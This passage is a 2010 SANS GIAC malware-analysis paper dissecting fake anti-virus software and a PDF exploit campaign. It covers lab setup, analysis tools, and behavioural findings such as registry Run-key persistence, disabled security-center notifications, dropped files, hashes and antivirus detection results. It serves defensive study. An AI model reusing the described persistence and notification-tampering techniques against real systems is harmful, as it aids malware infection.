Global Information Assurance Certification Paper

Comprehensive Blended Malware Threat Dissection
Analyze Fake Anti-Virus Software and PDF Payloads

GIAC (GREM) Gold Certification

Author: Anthony, Cheuk Tung, LAI, 0xdarkfloyd@gmail.com
Advisor: Rick Wanner

Accepted: Feb 28, 2010

Abstract

Malicious PDF document files and malicious executables packaged as anti-virus have become a popular malware-carrying medium. As this paper neared completion, a well-crafted and rather advanced malicious PDF document exploiting CVE-2009-4324 with a multi-staged shellcode was circulating while at the same time, increasingly end users are tricked into installing and scanning their computers with fake anti-virus software.

This paper presents both behavioral and code analysis over a blended threat with PDF and fake anti-virus software payloads, simply starting from a click of a URL. It describes a controlled test environment set up for malware analysis, required tools, methodology and findings. In the section of binary analysis over fake anti-virus software payload, unpacking techniques and code reverse engineering will be demonstrated and uncover some hidden artifacts. For the malicious PDF analysis, a progressive unpeeling of protection approach will be carried out via deobfuscation.

To conclude, PDF malware and fake anti-virus software enhance the chance of success via stealthy code execution and social engineering tricks. We discuss challenges and solutions to deal with fake anti-virus software and PDF malware from file integrity check, operating system and software security configuration perspectives.

Acknowledgements

I am very thankful to my research advisor, Rick Wanner, and GREM course instructor, Lenny Zeltser, they have given me many valuable suggestions and guidance on research scope and details. It is rare for a non-English writer to attempt the GIAC Gold certification, the paper writing style and proper usage are difficult for me. Without Rick's and other SANS fellows' support, this paper could not be published easily.

My wife, Kylie, has been very patient and supported my studies and my family Pomeranians' including Ball Tsz (波子), Gigi (芝芝), Chloe (高兒) and Baileys (仔仔) have sacrificed a great deal of their jogging time. A few days before the paper is completed life has hit us with ups-and-downs. Ball Tsz has left us and gone to god. Kylie and I are proud of having him in our family and this paper is dedicated to Ball Tsz for showing his love to us and his bravery and perseverance against illness.

Furthermore, I express appreciation to the members of Valkyrie-X (VX) Security Research Group mentors, Byoungyoung Lee and Jeremy Chiu, for discussing advanced reverse engineering and malware analysis tricks and techniques with me.

Finally, I highly appreciate VX fellows, Albert Hui and Leng Lee, for reviewing and providing feedback on this paper.

Introduction

At the Malware Domain List web site (Malware Domain List, 2009) simply input "PDF" in the search box, and a number of malicious sites marked with "PDF Exploit" are listed. This reflects how popular malicious PDF files are as a malware carrier currently. It is difficult for end users to realize that popular sites and PDF files sent by friends may actually be infected with shellcode and exploits. Besides PDF malware, fake anti-virus software is also popular as a payload downloaded to victim machines luring end users to voluntary click to scan their computers, installing a malicious executable payload.

As the chosen sample contributes to a blended malware threat, once end users click on the malicious links that could be stored in forums, advertisements, adult content, free software, Internet auction and social networking portals or sent via email and instant messaging, multiple payloads could be downloaded to the victim's workstation. Once infected, to maximize the chance of success, the attacker packages the malicious executable payload as free anti-virus software, prompting end users that the software has detected that their machines are infected with several high-risk viruses and worms, suggesting end users that a free scan may eliminate the threat. Falling for a social engineering attack such as this and following the attacker's instruction will often result in the download of other malicious software. This social engineering attack can result in a user giving their personal information to attackers and putting themselves at greater risk. Also, once the application is installed on their computer, it is typically very hard to remove the unwanted software. The application pop-ups (anti-virus, firewall or security) that take place is typically the last part of the chain of events. In this paper, infection path and behavioral analysis, unpacking and code reverse engineering against the malicious executable will be collaborated.

The second vector analyzed is a PDF malware. We have seen many Zero-Day exploits being carried by documents. As keylogger, sniffer, Trojan downloader and backdoor are increasingly detected and quarantined by current security products attackers have adapted. They have changed their threat carrier to be stealthy and undetectable by end users and PDF have become the target of preference. The reason attackers prefer

PDFs as the exploit carrier is because it is easy to thwart PDF parsing PDFs can have various types of metamorphism including embedding a PDF file into another PDF file; PDF file can be split into many files referring to each other; PDF objects can be embedded into a compressed stream object; Strings in the PDF file could be encoded in different ways including ASCII, octal, hexadecimal and in different charsets; Streams can be compressed with many cascaded algorithms, objects can appear in the file in any order. The most challenging part is that malicious code and script could be easily hidden in the PDF file and cannot be detected easily by various anti-virus and malware sandbox websites (Raynal & Delugre, 2008). More often than not, PDF malware will include multiple payloads and exploits to maximize the chance of success. This evasion technique presents significant challenges to malware analyst.

To improve the art of malware analysis, more collaboration between researchers would be required. Our intention is starting from the basic and behavioral analysis once a chosen malicious site is visited, carry out code reverse engineering over the executable payload, extract and analyze the PDF payload from the behavioral and static code analysis perspectives, which will help facilitate a thorough understanding how the entire chained threat, malicious executable payload and PDF malware work.

This paper is written with the expectation that the readers have a basic understanding of the usage and purpose of the tools utilized, programming logic and the basic configuration of a virtual environment. For PDF malware analysis, readers are expected to understand the header and section structures of PDF file (Adobe Systems Inc, 2000, 2001)(Stevens, 2008).

1. Lab Setup

1.1. Controlled Test Environment Setup

The analysis was conducted with the following environment set up for the host system and guest system in a virtual environment.

Host System

- Operating System: MacOS 10.6
- Network: Internet connectivity in NAT mode
- Hardware
  - Processor Name: Intel Core 2 Duo
  - Processor Speed: 2.66 GHz
  - Number Of Processors: 1
  - Total Number Of Cores:2
  - L2 Cache: 3 MB
  - Memory: 4 GB
  - Bus Speed: 1.07 GHz
- Virtual Machine Software: VMWare Fusion (Version: 2.0.6)

Virtual Guest System

- Operating System: Windows XP SP2 English
- Network: Internet connectivity in NAT mode

Controlled Environment and Principle

To establish a strict cause and effect in the absence of certainties, we will set up a controlled environment. A clean virtual environment image snapshot is taken before malware execution to capture relevant and reliable findings. Furthermore, before and after malware analysis, all the payloads and samples should be archived and protected with a password to prevent accidental escape or accidental triggering. As other payloads will be downloaded from the Internet, it is required to safeguard both incoming and outgoing network connection to prevent possible mass infection.

1.2. Required Tools

1.2.1. Registry, Process and Network Monitoring

To perform a comprehensive study on the infection path, tools for monitoring and recording any changes in registry, network traffic, processes and file system are crucial to malware analysis.

- Regshot (TianWei, 2008)is a small registry compare utility that allows you to quickly take a snapshot of your registry and then compare it with a second one.
- Process Explorer (Russinovich, 2009) finds out what files, registry keys and other objects processes have open, which DLLs they have loaded, and more. This powerful utility will even show you who own each process.
- Capture BAT (The Honeynet Project New Zealand Chapter, 2007) is a behavioral analysis tool for applications in the Win32 operating system family. Capture BAT is able to monitor any state changes of a system during the execution of applications,
- Network Miner (Hjelmvik, 2009) is a Network Forensic Analysis Tool (NFAT) for Windows that can detect the OS, hostname and open ports of network hosts through packet sniffing or by parsing a PCAP file. Network Miner can also extract transmitted files from network traffic.

1.2.2. Packer Detection, Disassembler and Debugger

The following tools were used for binary code analysis and reverse engineering:

- DUMPBIN (Microsoft, 2009) provides information about the format and symbols provided in the executable, library, and DLL files.
- PEiD (Jibz, Qwerton, snaker & xineohP, 2009) detects most common packers, cryptors and compilers in the PE file. The Portable Executable (PE) format is a file format for executables, object code, and DLLs, used in 32-bit and 64-bit versions of Windows operating systems. The term "portable" refers to the format's versatility in numerous environments of operating system software architecture.

The PE format is a data structure that encapsulates the information necessary for the Windows OS loader to manage the wrapped executable code.

- IDA Pro Disassembler (Hex-Rays, 2009), a disassembler commonly used for reverse engineering. It supports a variety of executable formats for different processors and operating systems. It also can be used as a debugger for Windows PE, Mac OS X Mach-O, and Linux ELF executables.
- OllyDbg (Yuschuk, 2009) is a debugger that simplifies binary code analysis, which is useful when source code is not available. It traces registers, recognizes procedures, API calls, switches, tables, constants and strings, as well as locates routines from object files and libraries.

1.2.3. PDF Analysis Specific

The following tools are specifically for PDF analysis. The functions of those tools cover analysis of PDF file header, extraction and identification of PDF components, decoding and decompression.

- PDF Parser (Stevens, 2009a) extracts key elements of the PDF file without rendering it and it could decompress the data streams.
- PDFiD (Stevens, 2009b) identifies PDFs that contain strings associated with scripts and actions.
- Origami (Delugre, 2008) is a Ruby framework for parsing, analyzing, modifying, and creating PDF files.
- Wepawet (UCSB Computer Security Lab, 2009) can automatically analyze some aspects of malicious PDF files.

1.2.4. Script Debugger and Deobfuscation

- Malzilla (Spasic, 2009). can extract and decompress zlib streams from PDFs, and can help deobfuscate JavaScript.
- Microsoft Script Debugger (Microsoft, 2005) could support character-based debugger so as to overcome the anti-debugging capability of malicious script function.

1.2.5. Automatic Malware Scanner

- VirusTotal (Hispasec, 2009) can scan files with multiple anti-virus tools to identify malicious files.
- ThreatExpert (ThreatExpert, 2009) can provide automatic malware and virus scan.

2. Analysis

2.1. Methodology

To begin with, we have picked a recently reported malicious site from the Malware Domain List portal, after performing a keyword search for "PDF", we find a PDF malware that was reported on 13 Dec 2009 and hosted at http://izediotia.info/cgi-bin/ae. This site was taken down on 21 Dec 2009. The reason of choosing this malicious site is because it exhibits a comprehensive infection path and contributes popular malicious payloads including fake anti-virus and PDF files to our analysis.

For our approach, we not only analyze malicious PDF document but also dissect the entire infection path and executable payload after clicking into the malicious site. We will break down our analysis into two major phases:

1. Infection Path and Executable Payload Analysis – After visiting the site, any changes, additions and deletions of registry entries, processes, files and network traffic will be recorded. Deobfuscation of script will be conducted to understand how the code functions. As the executable payload is downloaded from the malicious site, we will unpack the executable and reverse the code to uncover any artifacts and dormant logic that do not show up in behavioral analysis.

2. PDF Malware Analysis - This phase focuses on analyzing the malicious PDF file. We open the malicious PDF file with Adobe PDF reader and let it do its dirty job. The behavior is recorded and analyzed postmortem. Rendered with a PDF reader and its behavior will be recorded and analyzed. Afterwards, we carry out intensive analysis and multiple rounds of code deobfuscation and debugging activities, uncovering the purpose of the script embedded in the PDF file.

2.2. Preparation

" If you don't go into the cave of the tiger, how are you going to get its cub?"
*(*Chinese-Tools.com, 2008)

Before visiting our targeted malicious site, we started off with a clean slate including snapshot a clean Windows XP SP2 image in a VMWare environment, start Process Monitor, Process Explorer and Capture BAT to monitor any modification in processes and files, taking a registry snapshot with Regshot and finally execute a Network traffic monitoring tool called Network Miner which could monitor the established sessions and extract any suspicious payloads.

2.3. Infection Path Analysis

2.3.1. Walkthrough the infection path

Once the site is loaded, in Process Explorer, a *clspackxq.exe* process immediately started as a parent process and there is a child process called *wscsvc32.exe* initiated under it. After a minute, a box suggesting user to download Anti-Malware pops up. Without clicking into it, it alerts and warns user within regular time interval that the workstation has been infected with different types of worms and Trojans. If the user chooses to reject the installation request and pop-up, it will start the installation without user authorization. (Figures 1 and 2)

Figure 1: A pop-up box to download a FREE anti-malware scanner

Figure 2: The Anti-Malware is automatically executed without user interaction

2.3.2. Registry

Comparing the pre-infection state with the output of Regshot (Figure 3), a registry entry has been added for *clspackxq.exe* (Figure 4). In addition, *clspackxq.exe*, *dhdhtrdhdrtr5y* and *wscsvc32.exe* are added under *C:\Documents and Settings\malware\Local Settings\Temp*.



```
----------------------------------
Files added:30
----------------------------------
C:\Documents and Settings\malware\Cookies\malware@c.msn[2].txt
C:\Documents and Settings\malware\Cookies\malware@www.msn[1].txt
C:\Documents and Settings\malware\Local Settings\Temp\clspackxq.exe
C:\Documents and Settings\malware\Local Settings\Temp\dhdhtrdhdrtr5y
C:\Documents and Settings\malware\Local Settings\Temp\H8SRTd705.tmp
C:\Documents and Settings\malware\Local Settings\Temp\H8SRTdeb6.tmp
C:\Documents and Settings\malware\Local Settings\Temp\H8SRTe201.tmp
C:\Documents and Settings\malware\Local Settings\Temp\wscsvc32.exe
C:\Documents and Settings\malware\Local Settings\Temporary Internet Files\Content.IE5\K9M6GKJK\ge
```

Figure 3: Regshot Output

For more detailed analysis on changes of process, registry and file, we could refer to the findings from Capture BAT (Figure 4). With reference to the figure shown below, *eabe.exe* is the process that creates the *clspackxq.exe* file under *Temp* folder. *eabe.exe* also set the value of registry of Anti-Virus notification of Microsoft Security Center in victim machine and assign *clsapckxq.exe* runs every time when victim's Windows starts.

```
"16/12/2009 18:34:43.825","process","created","C:\Documents and Settings\malware\Local Settings\Temp\eabe.exe","C:\WINDOWS\system32\net.exe"
"16/12/2009 18:34:43.794","registry","SetValueKey","C:\Documents and Settings\malware\Local Settings\Temp\eabe.exe","HKLM\SOFTWARE\Microsoft\Security Center\AntiVirusDisableNotify"
"16/12/2009 18:34:44.44","process","created","C:\Documents and Settings\malware\Local Settings\Temp\eabe.exe","C:\WINDOWS\system32\sc.exe"
"16/12/2009 18:34:44.106","file","Write","C:\Documents and Settings\malware\Local Settings\Temp\eabe.exe","C:\Documents and Settings\malware\Local Settings\Temp\clspackxq.exe"
"16/12/2009 18:34:44.122","file","Write","C:\Documents and Settings\malware\Local Settings\Temp\eabe.exe","C:\Documents and Settings\malware\Local Settings\Temp\clspackxq.exe"
"16/12/2009 18:34:44.122","file","Write","C:\Documents and Settings\malware\Local Settings\Temp\eabe.exe","C:\Documents and Settings\malware\Local Settings\Temp\clspackxq.exe"
"16/12/2009 18:34:44.122","file","Write","C:\Documents and Settings\malware\Local Settings\Temp\eabe.exe","C:\Documents and Settings\malware\Local Settings\Temp\clspackxq.exe"
"16/12/2009 18:34:44.138","file","Write","C:\Documents and Settings\malware\Local Settings\Temp\eabe.exe","C:\Documents and Settings\malware\Local Settings\Temp\clspackxq.exe"
"16/12/2009 18:34:44.138","file","Write","C:\Documents and Settings\malware\Local Settings\Temp\eabe.exe","C:\Documents and Settings\malware\Local Settings\Temp\clspackxq.exe"
"16/12/2009 18:34:44.138","file","Write","C:\Documents and Settings\malware\Local Settings\Temp\eabe.exe","C:\Documents and Settings\malware\Local Settings\Temp\clspackxq.exe"
"16/12/2009 18:34:44.138","file","Write","C:\Documents and Settings\malware\Local Settings\Temp\eabe.exe","C:\Documents and Settings\malware\Local Settings\Temp\clspackxq.exe"
"16/12/2009 18:34:44.153","file","Write","C:\Documents and Settings\malware\Local Settings\Temp\eabe.exe","C:\Documents and Settings\malware\Local Settings\Temp\clspackxq.exe"
"16/12/2009 18:34:44.153","file","Write","C:\Documents and Settings\malware\Local Settings\Temp\eabe.exe","C:\Documents and Settings\malware\Local Settings\Temp\clspackxq.exe"
"16/12/2009 18:34:44.153","file","Write","C:\Documents and Settings\malware\Local Settings\Temp\eabe.exe","C:\Documents and Settings\malware\Local Settings\Temp\clspackxq.exe"
"16/12/2009 18:34:44.169","registry","SetValueKey","C:\Documents and Settings\malware\Local Settings\Temp\eabe.exe","HKCU\Software\Microsoft\Windows\CurrentVersion\Run\clspackxq.exe"
```

Figure 4: Capture BAT Output

2.3.3. Process

Once the malicious payloads are planted into the system and registry entries are added, processes *clspackxq.exe* and *wscsvc32.exe* are executed. We find that *wscsvc32.exe* is a child process of *clspackxq.exe* (Figure 5).




Figure 5: Two suspicious processes are created.

2.3.4. Network Traffic and File System

For more in-depth network analysis, we have used Network Miner, which helps dissect the protocol, showing the session establishment sequence (Figures 6) and permitting the extract of files from network traffic in a user-friendly fashion (Figure 7). Furthermore, using Network Miner, we can obtain the malicious host information (Figure 8).




Figure 6: The session establishment sequence once clicking into malicious site




Figure 7: Payloads download sequence and file extraction




Figure 8: Information about the host that contributes to malware outbreak

From the Network Miner output in Figure 7, we extract *Setup.exe* and *Setup1.exe*.that were being transmitted over the wire. Here are the characteristics of the samples:

Payload	Characteristics
Setup.exe	File size: 671,744 bytes File MD5: 0xE702759DC1073A591B05458F5D754077 File SHA-1: 0x898BBB58AE24EEE0615B85452F5FD269F6957024
Setup01.exe	File size: 70,144 bytes File MD5: b682e6059a767dc8f929d8fbee53d0ba File SHA1: 471149f821c33a7f0819b27c6a3d248af162e212

We have submitted *Setup.exe* and *Setup01.exe* to ThreatExpert and VirusTotal. for automatic malware scanning. It shows that Setup.exe is a fake Anti-virus payload and Setup01.exe is a Trojan Dropper which is a trojan dropper is usually a standalone program that drops different type of standalone malware. It would be beneficial to incident response team to learn the characteristics and behavior immediately from automatic malware sandbox so as to response to the threat including virus definition update and vulnerability patching. The executables are identified to be fake anti-virus malware and Trojan Downloader respectively.

- Analysis of *Setup.exe*
    - VirusTotal Analysis:
        - http://www.virustotal.com/analisis/eb7aa34b8cc4ff65f2c87e85d0cc325658e5af33b4675d123b0f5e1e6186a5b7-1262187931
    - Threat Expert Analysis:
        - http://www.threatexpert.com/report.aspx?md5=e702759dc1073a591b05458f5d754077
- Analysis of *Setup01.exe*
    - VirusTotal Analysis:

  - http://www.virustotal.com/analisis/04b9e89898ed5a7b415c1725e9b1f4bcc1e124ba9afa805ba359cea0bd417471-1262196400
- Threat Expert Analysis:
  - http://www.threatexpert.com/report.aspx?md5=b682e6059a767dc8f929d8fbee53d0ba

Once *Setup.exe* is executed automatically without user interaction, from the trace output of Capture BAT, we found that four different files are created under *C:\Documents and Settings\malware\Local Settings\Temp*, which match the scanning report from ThreatExpert.The created files are shown in Figure 9. In fact, *dhdhtrdhdrtr5y* is the backup file of *clspackxq.exe*.

Figure 9: Downloaded payload in file system

We would like to summarize the payload characteristics with the following table:

Payload Filename	Characteristics
Clspackxq.exe and dhdhtrdhdrtr5y	File size: 671744 bytes MD5: 70f6b2522ecf2e51b98e737fdb3cf81e
Wscsvc32.exe	File size: 524800 bytes MD5: e5d537b5a8d02539a1b75e2197ea15df
Installer.exe	File size: 94720 bytes MD5: 38c5da007e2394c965c8ebc4b7056836

wscsvc32.exe and *installer.exe* are identified as Trojan and fake anti-virus software by various brands of anti-virus vendor through VirusTotal sandbox. (Figure 10)

For clspackxq.exe, it is submitted to ThreatExpert for automated scanning. It reveals that the value of *AntiVirusNotifyDisable* of [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Security Center] is set to empty. In addition, it creates registries under [HKEY_CURRENT_USER\Software\Mozilla]. These results cannot be found from using Regshot and Capture BAT. The detailed automated scan analysis can be found from this URL:

http://www.threatexpert.com/report.aspx?md5=70f6b2522ecf2e51b98e737fdb3cf81e

File wscsvc32.exe received on 2009.12.28 18:57:37 (UTC)

Antivirus	Version	Last Update	Result
a-squared	4.5.0.43	2009.12.28	Packed.Win32.Tdss!IK
AhnLab-V3	5.0.0.2	2009.12.28	-
AntiVir	7.9.1.122	2009.12.28	TR/Spy.524800.3
Antiy-AVL	2.0.3.7	2009.12.28	Packed/Win32.Tdss.gen
Authentium	5.2.0.5	2009.12.28	-
Avast	4.8.1351.0	2009.12.27	Win32:Jifas-CM
AVG	8.5.0.430	2009.12.28	Win32/Cryptor
BitDefender	7.2	2009.12.28	Gen:Trojan.Heur.Gy0@vTdBlgmkx
CAT-QuickHeal	10.00	2009.12.28	Trojan.TDSS.aa
ClamAV	0.94.1	2009.12.28	-
Comodo	3394	2009.12.28	UnclassifiedMalware
DrWeb	5.0.1.12222	2009.12.28	Trojan.DownLoad1.16793
eSafe	7.0.17.0	2009.12.28	Win32.GenHeur.Gy@vTd
eTrust-Vet	35.1.7202	2009.12.28	Win32/Skintrim.IL
F-Prot	4.5.1.85	2009.12.27	-
F-Secure	9.0.15370.0	2009.12.28	Gen:Trojan.Heur.Gy0@vTdBlgmkx
Fortinet	4.0.14.0	2009.12.28	-
GData	19	2009.12.28	Gen:Trojan.Heur.Gy0@vTdBlgmkx
Ikarus	T3.1.1.79.0	2009.12.28	Packed.Win32.Tdss
Jiangmin	13.0.900	2009.12.28	Packed.Tdss.anlx
K7AntiVirus	7.10.932	2009.12.28	Trojan.Win32.Malware.1
Kaspersky	7.0.0.125	2009.12.28	Packed.Win32.TDSS.aa
McAfee	5845	2009.12.28	FakeAlert-FQ
McAfee+Artemis	5845	2009.12.28	FakeAlert-FQ
McAfee-GW-Edition	6.8.5	2009.12.28	Trojan.Spy.524800.3
Microsoft	1.5302	2009.12.26	Trojan:Win32/FakeCog
NOD32	4723	2009.12.28	Win32/Adware.CoreguardAntivirus
Norman	6.04.03	2009.12.28	W32/TDSS.AFD
nProtect	2009.1.8.0	2009.12.28	Trojan/W32.TDSS.524800.D
Panda	10.0.2.2	2009.12.15	Adware/SystemGuard2009
PCTools	7.0.3.5	2009.12.28	RogueAntiSpyware.AntiVirus2008
Prevx	3.0	2009.12.28	Medium Risk Malware
Rising	22.28.00.04	2009.12.28	Packer.Win32.Obfuscator.r
Sophos	4.49.0	2009.12.28	Mal/TDSSPack-Q
Sunbelt	3.2.1858.2	2009.12.27	Packed.Win32.TDSS.aa.1 (v)
Symantec	1.4.4.12	2009.12.28	-
TheHacker	6.5.0.3.115	2009.12.28	-
TrendMicro	9.120.0.1004	2009.12.28	TROJ_FAKECOG.AC
VBA32	3.12.12.0	2009.12.26	Trojan.Win32.AntiAV
ViRobot	2009.12.28.2111	2009.12.28	-
VirusBuster	5.0.21.0	2009.12.28	Trojan.Fraudload.Gen!Pac.12

Figure 10: Automatic Sandbox Scan Result on *wscsvc32.exe*

2.3.5. Summary

From the above behavioral analysis, it gives an overview how the infection works and analysis are covered in registry, process, network and file system with manual and automated approaches. After, the payload is executed, it download Trojan downloader and install fake anti-virus software to the victim's workstation.

2.4. Code Analysis and Deobfuscation

2.4.1. Static Code Analysis on clspackxq.exe

In this section, apart from the behavioral and automatic sandbox analysis, it would be worthwhile to discover some hidden artifacts from the executable payload called *clspackxq.exe* with IDA Pro disassembler.

Unpacking and Obtain Original Entry Point (OEP)

No packer is found in *clspackxq.exe* in PEiD (Figure 1), however, once we click the 

button the entropy value (Lyda & Hamrock, 2007) indicates that is likely packed (Figure 2). For more detailed analysis including inspecting file dependencies, DUMPBIN can parse a suspect binary to provide information about the file format and structure, embedded symbolic information, as well as the library files required by the program (Aquilina, Casey & Malin, 2008).

